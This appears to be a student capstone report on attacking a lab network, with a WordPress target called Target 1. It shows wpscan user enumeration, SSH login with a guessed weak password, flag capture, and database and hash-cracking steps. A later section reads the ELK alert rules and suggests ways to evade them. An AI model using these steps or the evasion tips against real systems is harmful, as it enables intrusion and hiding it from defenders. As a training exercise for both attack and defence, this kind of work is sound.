Final Engagement


Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1

IPv4: 192.168.1.105
OS: Ubuntu
Hostname: Capstone

IPv4: 192.168.1.100
OS: Ubuntu
Hostname: ELK

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Enumeration of Wordpress	Using wpscan we were able to find vulnerabilities.	Gained login credentials to users' Michael and Steven.
Weak Password Brute Force Attack	Brute forced login credentials to user Michael due to a weak password.	Gained access to the system via SSH which allowed us to traverse through directories and further escalate privileges.
Permissions and Access Privileges	Accessed MySQL database and obtained more login credentials.	Gained access to the database as the root user which allowed us to obtain Steven's login credentials.

Exploits Used

Exploitation: Enumerate Wordpress

Summarize the following:

- How did you exploit the vulnerability?
  - wpscan --url http://192.168.1.110/wordpress/ --enumerate u
- What did the exploit achieve?
  - We were able to find two user names to the target, Michael and Steven. Obtaining their credentials to SSH into the system.

```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:01 <============================================================> (10 / 10) 100.00% Time: 00:00:01

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Exploitation: Brute Force Attack

Summarize the following:

- How did you exploit the vulnerability?
  - Simply guessed password to user Michael.
  - ssh michael@192.168.1.110
  - password: michael
- What did the exploit achieve?
  - Obtained remote access via SSH to traverse through the system, capture flags, and further escalate privileges.

```
michael@target1:/var/www$ grep -i flag1 ./html/service.html
                        <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
michael@target1:/var/www$
```


```
michael@target1:/var/www$ ls -l
total 8
-rw-r--r--  1 root root   40 Aug 13  2018 flag2.txt
drwxrwxrwx 10 root root 4096 Aug 13  2018 html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Wed May 18 13:39:19 2022 from 192.168.1.90
michael@target1:~$ whoami
michael
michael@target1:~$
```

Exploitation: Permissions and Privileges

Summarize the following:

- How did you exploit the vulnerability?
  - Once logged in as Michael, we were able to access the WordPress site and obtain login credentials as root to the database, also obtained credentials for Steven by using John The Ripper on password hash.
- What did the exploit achieve?
  - Gained root access to the database.
  - Captured remaining flags.
  - Gained login credentials for Steven.




Avoiding Detection

Stealth Exploitation of WordPress Enumeration

Monitoring Overview

- Which alerts detect this exploit?
  - ○WHEN count() GROUPED OVER top 5 ‘http.response.status_code’ IS ABOVE 400 FOR THE LAST 5 minutes
- Which metrics do they measure?
  - ○ http.response.status_code
- Which thresholds do they fire at?
  - ○ Above 400



Mitigating Detection


- How can you execute the same exploit without triggering the alert?
  - ○ Implement a pause for 1 minute after every 100 http requests

- Are there alternative exploits that may perform better?
  - ○ wp scan –stealthy –url http://192.168.1.110/wordpress/ –enumerate u

Stealth Exploitation of Brute Force Attack

Monitoring Overview

- Which alerts detect this exploit?
  - ○WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
- Which metrics do they measure?
  - CPU Usage over the last 5 minutes.
- Which thresholds do they fire at?
  - Exceeds 50%




Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - Instead of utilizing john on the target machine, you can move the wp_hashes.txt onto your own machine so that only your personal CPU is used
- Are there alternative exploits that may perform better?
  - Hashcat would be a good alternative because it’s designed to use GPUs

Stealth Exploitation of Permissions and Privileges

Monitoring Overview

- Which alerts detect this exploit?
  - WHEN sum () OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
- Which metrics do they measure?
  - http.request.bytes
- Which thresholds do they fire at?
  - Above 3500



Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - Specify the ports you want to target. Only scan ports that are known to be vulnerable

- Are there alternative exploits that may perform better?
  - Stagger the number of HTTP request sends within a minute

THE END